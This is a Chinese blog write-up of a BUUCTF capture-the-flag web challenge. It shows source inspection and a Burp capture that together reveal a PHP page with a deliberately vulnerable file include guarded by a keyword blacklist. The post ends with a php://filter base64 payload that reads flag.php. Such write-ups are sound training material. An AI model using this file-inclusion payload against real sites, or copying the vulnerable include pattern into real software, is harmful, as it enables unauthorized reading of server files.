




buuctf-SecretFile

原创

[xixihawuwu](#)  于 2020-11-23 16:26:40 发布  221  收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/xixihawuwu/article/details/109997926>

版权

Challenge

3008 Solves

×

[极客大挑战 2019]Secret File

1

Instance Info

Remaining Time: 10764s

Lan Domain: 19994-c2b57f1c-
3168-4477-93b1-70c6f00df75b

<http://c2b57f1c->

[3168-4477-93b1-70c6f00df75b.node3.buuoj.cn](http://c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn)

Destroy this instance

Renew this instance

Flag

Submit

<https://blog.csdn.net/xixihahawuwu>

你想知道蒋璐源的秘密么？

想要的话可以给你，去找吧！把一切都放在那里了！


Syclover @ cl4j

<https://blog.csdn.net/xixihahawuwu>


查看下源码

```
<br>  
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切  
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;col  
><div style="position: absolute;bottom: 0;width: 99%;">🔒</div>  
</body>  
'html>
```

访问过去



直接点击secret按钮



回去看看源码

```
<br>  
> <a id="master" href="./action.php" style=
```











又有一个

 c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn/end.php

访问后自动跳转为end.php

477-93b1-70c6f00df75b.node3.buuoj.cn/end.php



   京东商城  微博  携程旅行  天猫  网址大全  爱淘宝  京东商城  京东

查阅结束

没看清么？回去再仔细看看吧。

<https://blog.csdn.net/xixihahawuwu>

本来以为是有别的按键存在或者源码的颜色问题，回去调了下页面颜色

我把他们都放在这里了，去看看吧

SECRET

<https://blog.csdn.net/xixihawuwu>


查阅结束

没看清么？回去再仔细看看吧。

<https://blog.csdn.net/xixihawuwu>

结果什么都没有

结果抱着侥幸的心里返回首页查看



我的天，改了下颜色，然后用鼠标随便一拉！！！！


发现了一个不一样的地方

```
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了！</p>
<a id="master" href="./Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;">
```

改了下这个小框的颜色，一开始太激动没注意到，结果仔细一看...

这不就是我之前直接过去的php吗...

果然，点击之后，跳转到我们之前的界面



但是想着这个思路，试试这个界面是不是也有这样的

```
id="master" href="./action.php" style="background-color:;height:50px;width:200px;color:#FFFFFF;left:44%;">...</a>  
v style="position: absolute;bottom: 0;width: 99%;">
```

结果也只是证实了之前的验证是对的，在首页有个按钮是直接转到下一个界面的


闹了半天思路是错的

重新整理思路

在点击action.php的按钮后，直接跳转到了end.php

这里本身就很不正常，浏览时间太快了，猜测会不会是要修改一个界面的浏览时间限制

先去抓包一下



The screenshot shows the Burp Suite interface with the 'Request' and 'Response' tabs selected. The request is an HTTP/1.1 GET request to /action.php. The response is an HTTP/1.1 302 Found status, indicating a redirect to end.php. The response body contains a minimal HTML structure with a script tag pointing to secr3t.php.

```
Request
Host: c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buuoj.cn/Archive_room.php
Connection: close
Upgrade-Insecure-Requests: 1

Response
HTTP/1.1 302 Found
Server: openresty
Date: Thu, 05 Nov 2020 10:47:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 63
Connection: close
Location: end.php
X-Powered-By: PHP/7.3.11

<!DOCTYPE html>
<html>
<!--
  secr3t.php
-->
</html>
```

<https://blog.csdn.net/xixihawuwu>

哦吼，一下子出来重点文件了



The screenshot shows a web browser displaying the source code of a PHP file named secr3t.php. The code includes a title 'secret' and a meta charset attribute. The main logic checks if the file path contains '..' or 'tp' or 'input' or 'data' and echoes 'Oh no!' if any are found. A comment indicates that the flag is located in flag.php.

```
<html>
  <title>secret</title>
  <meta charset="UTF-8">
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file, "tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
//flag放在了flag.php里
?>
</html>
```

<https://blog.csdn.net/xixihawuwu>

看见有一个flag.php

但是这段源码肯定不是白给的

先审计一下，肯定有用

`file= _GET['file'];//要用get传递一个file参数`

```
if(strstr(file,"../")||strstr(file,"tp")||strstr(file,"input")||strstr(file,"data")){  
echo "Oh no!";
```

```
exit();
```

```
}
```

这里有一个黑名单，过滤了一些参数

好，粗略审计完后先去看看flag.php



...太皮了

看不见，会不会是颜色的问题，修改一下背景颜色



啊哈！你找到我了！可是你看不到我QAQ~~~

我就在这里

<https://blog.csdn.net/xixihawuwu>

但是，题目也说了，flag就在flag.php里

源码里找了半天也没找到

去看了下wp

这里可以用php伪协议来读取flag.php

构造payload:

```
1 | ?file=php://filter/convert.base64-encode/resource=flag.php
```

<https://blog.csdn.net/xixihawuwu>

这里有一个知识点是php伪协议(详细信息自行查阅)

```
http://c2b57f1c-3168-4477-93b1-70c6f00df75b.node3.buoj.cn/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php
```

```
include($file);  
//flag放在了flag.php里  
<?>  
</html>  
PCFET0NUWVBFiGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCItCiAgICA8ICAgPHRpdGxIPkZMQUc8L3RpdGxIPgogICAgPC
```

<https://blog.csdn.net/xixihawuwu>

